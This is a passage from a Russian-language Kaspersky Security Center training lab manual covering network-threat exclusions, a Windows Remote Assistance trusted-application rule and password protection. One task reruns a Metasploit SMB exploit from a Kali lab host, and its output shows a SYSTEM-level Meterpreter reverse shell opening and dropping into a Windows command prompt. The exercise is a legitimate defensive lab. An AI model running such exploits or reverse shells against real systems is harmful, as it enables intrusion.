
41. Откройте веб-консоль Kaspersky Security Center
42. В боковом меню выберите **Devices | Policies & Profiles**
43. Откройте политику **Kaspersky Endpoint Security for Windows**




44. Перейдите на вкладку **Application Settings**
45. Перейдите в раздел **Essential Threat Protection**
46. Пройдите по ссылке **Network Threat Protection**




47. Откройте список доверенных компьютеров: перейдите по ссылке ***Exclusions***



48. Нажмите **Add**
49. Введите IP-адрес компьютера **Kali 10.28.0.50** и нажмите **OK**



50. Нажмите **OK**
51. Сохраните политику: нажмите **OK**
52. Подождите, пока политика применится



Задание E: Имитируйте атаку с компьютера Kali на компьютер Alex-Desktop и изучите результаты

Еще раз имитируйте атаку компьютера **Alex-Desktop** с компьютера **Kali** используя Metasploit Framework. Проверьте, что теперь Kaspersky Endpoint Security не сообщает об атаке.

Задание выполняется на компьютере **Kali**.

53. Войдите в систему под учетной записью **Hacker**. Пароль — **Ka5per5Ky**
54. Откройте терминал
55. Повторно активируйте эксплоит. Выполните команду:

```
exploit
```

```
[*] Started reverse TCP handler on 10.28.0.50:4444
[*] 10.28.0.100:445 - Authenticating to 10.28.0.100 as user 'Alex' ...
[*] 10.28.0.100:445 - Target OS: Windows 10 Enterprise 2016 LTSB 14393
[*] 10.28.0.100:445 - Built a write-what-where primitive ...
[+] 10.28.0.100:445 - Overwrite complete ... SYSTEM session obtained!
[*] 10.28.0.100:445 - Selecting PowerShell target
[*] 10.28.0.100:445 - Executing the payload ...
[+] 10.28.0.100:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (206403 bytes) to 10.28.0.100
[*] Meterpreter session 2 opened (10.28.0.50:4444 → 10.28.0.100:49282) at 2021-04-27 14:15:47 -0400

meterpreter >
```

56. Убедитесь, что вам удалось проэксплуатировать уязвимость в протоколе SMB
57. Запустите **shell**. Выполните команду:

```
shell
```

```
meterpreter > shell
Process 1068 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

*В дополнение: по желанию можно ввести команду **dir** для отображения директорий*

Заключение

Вы настроили защиту от сетевых атак не реагировать на атаки с заданного IP-адреса. Исключайте таким образом адреса сетевых сканеров безопасности.

Кроме этого, вы создали новый отчет и новую выборку событий. В Kaspersky Security Center есть много типов отчетов. Если вам не хватает отчетов, которые уже есть на закладке Отчеты, посмотрите какие еще отчеты вы можете создать. Если нужного или удобного отчета нет, сделайте выборку интересных вам событий. Настройте условия по типам событий, времени, группе компьютеров и т.д.

Лабораторная работа 12.

Как настроить защиту для удаленного доступа к компьютеру

Сценарий. Чтобы удаленно помогать сотрудникам, вы подключаетесь к их компьютерам через Удаленный помощник Windows. Оказалось, что Kaspersky Endpoint Security не реагирует на ваши действия через Удаленного помощника Windows. Сделайте исключение для Удаленного помощника Windows, чтобы управлять Kaspersky Endpoint Security.


Содержание. В этой лабораторной работе:

1. Попробуйте управлять Kaspersky Endpoint Security через Удаленный помощник Windows
2. Разрешите Удаленному помощнику Windows взаимодействовать с Kaspersky Endpoint Security
3. Откройте локальный отчет Kaspersky Endpoint Security в сессии Удаленного помощника Windows

Задание A: Попробуйте управлять Kaspersky Endpoint Security через Удаленный помощник Windows


Откройте политику Kaspersky Endpoint Security. Найдите список доверенных программ. Добавьте исполняемый файл *msra.exe* в список доверенных. Разрешите ему взаимодействовать с интерфейсом Kaspersky Endpoint Security.

Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.




Начните выполнять задание на компьютере **Alex-Desktop**.


1. Запустите **Outlook**
2. Нажмите **Win+R**
3. В поле ввода введите **msra**
4. Нажмите кнопку **OK**




5. Выберите опцию **Invite someone you trust to help you**




6. Выберите **Use email to send an invitation**



7. Укажете адресата: в поле **To:** введите ***tom@abc.lab***
8. Нажмите **Send**




9. Запишите пароль удаленного подключения




Переключитесь на компьютер Tom-Laptop.

10. Войдите в систему под учетной записью **abc\Tom**. Пароль — **Ka5per5Ky**


11. Запустите **Outlook**
12. Во входящих сообщениях откройте сообщение от пользователя *Alex@abc.lab*
13. Щелкните по приложенному файлу *Invitation.**



14. Нажмите **Open**




15. Введите пароль удаленного подключения (см. пункт 9)




Переключитесь на компьютер **Alex-Desktop**.

16. Разрешите пользователю **Tom** подключиться к вашей рабочей станции. В появившемся окне нажмите **Yes**




Переключитесь на компьютер **Tom-Laptop**.

17. Нажмите **Request control** в левом верхнем углу окна




Переключитесь на компьютер **Alex-Desktop**.

18. Разрешите пользователю **Tom** управлять вашей рабочей станции. В появившемся окне нажмите **Yes**



Переключитесь на компьютер **Tom-Laptop**.

19. Откройте интерфейс **Kaspersky Endpoint Security**
20. Убедитесь, что вы не можете управлять **Kaspersky Endpoint Security** удаленно




Задание B: Разрешите Удаленному помощнику Windows взаимодействовать с Kaspersky Endpoint Security


Откройте политику Kaspersky Endpoint Security. Найдите список доверенных программ. Добавьте исполняемый файл *msra.exe* в список доверенных. Разрешите ему взаимодействовать с интерфейсом Kaspersky Endpoint Security.

Задание выполняется на компьютере **KSC**.


21. Откройте веб-консоль Kaspersky Security Center
22. В боковом меню выберите **Devices | Policies & Profiles**
23. Откройте политику **Kaspersky Endpoint Security for Windows**




24. Перейдите на вкладку **Application Settings**
25. Перейдите в раздел **General settings**
26. Откройте настройки исключений: пройдите по ссылке ***Exclusions***




27. Чтобы добавить доверенное приложение, пройдите по ссылке ***Trusted applications*** в левом нижнем углу экрана



28. Добавьте служебный процесс Microsoft Remote Assistance: нажмите кнопку **Add**




29. В поле **Path** введите *%systemroot%\system32\msra.exe*
30. Снимите отметку с параметров:
    - **Do not scan opened files**
    - **Do not inherit restrictions of the parent process (application)**



31. Разрешите **Windows Remote Assistance** взаимодействовать с интерфейсом KES: отметьте параметр **Allow interaction with the application interface** и нажмите **OK**

32. Сохраните список программ: нажмите **OK**
33. Сохраните политику: нажмите **OK**
34. Подождите, пока политика применится




Задание C: Откройте локальный отчет Kaspersky Endpoint Security в сессии Удаленного помощника Windows

Подключитесь Удаленным помощником Windows с компьютера **Tom-Laptop** к компьютеру **Alex-Desktop**. Откройте окно отчетов Kaspersky Endpoint Security.

Задание выполняется на компьютере **Tom-Laptop**.

35. Откройте окно отчетов Kaspersky Endpoint Security: нажмите **More tools | Reports**
36. Закройте все окна Kaspersky Endpoint Security
37. Закройте все окна Windows Remote Assistance



Заключение

Вы разрешили программе удаленного доступа взаимодействовать с интерфейсом программы Kaspersky Endpoint Security.

Лабораторная работа 13.
Как настроить защиту паролем

Сценарий. Чтобы пользователи не отключали защиту, установите пароль на Kaspersky Endpoint Security и на Агент администрирования.

Содержание. В этой лабораторной работе:


1. Найдите компьютер с выключенной защитой
2. Установите пароль на Kaspersky Endpoint Security
3. Проверьте, что Kaspersky Endpoint Security защищен паролем
4. Установите пароль на удаление Агента администрирования

Задание A: Найдите компьютер с выключенной защитой

На компьютере Tom-**Laptop** выйдите из Kaspersky Endpoint Security.


Найдите сообщение, что на компьютерах выключена защита, в Консоли администрирования на странице **Dashboard**. Перейдите в выборку компьютеров, на которых выключена защита. Откройте свойства компьютера, найдите программу Kaspersky Endpoint Security и запустите ее.

Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.




Начните выполнять задание на компьютере **Tom-Laptop**.

1. Войдите в систему под учетной записью **abc\Tom**. Пароль — **Ka5per5Ky**
2. Выгрузите Kaspersky Endpoint Security из памяти, используя контекстное меню иконки продукта

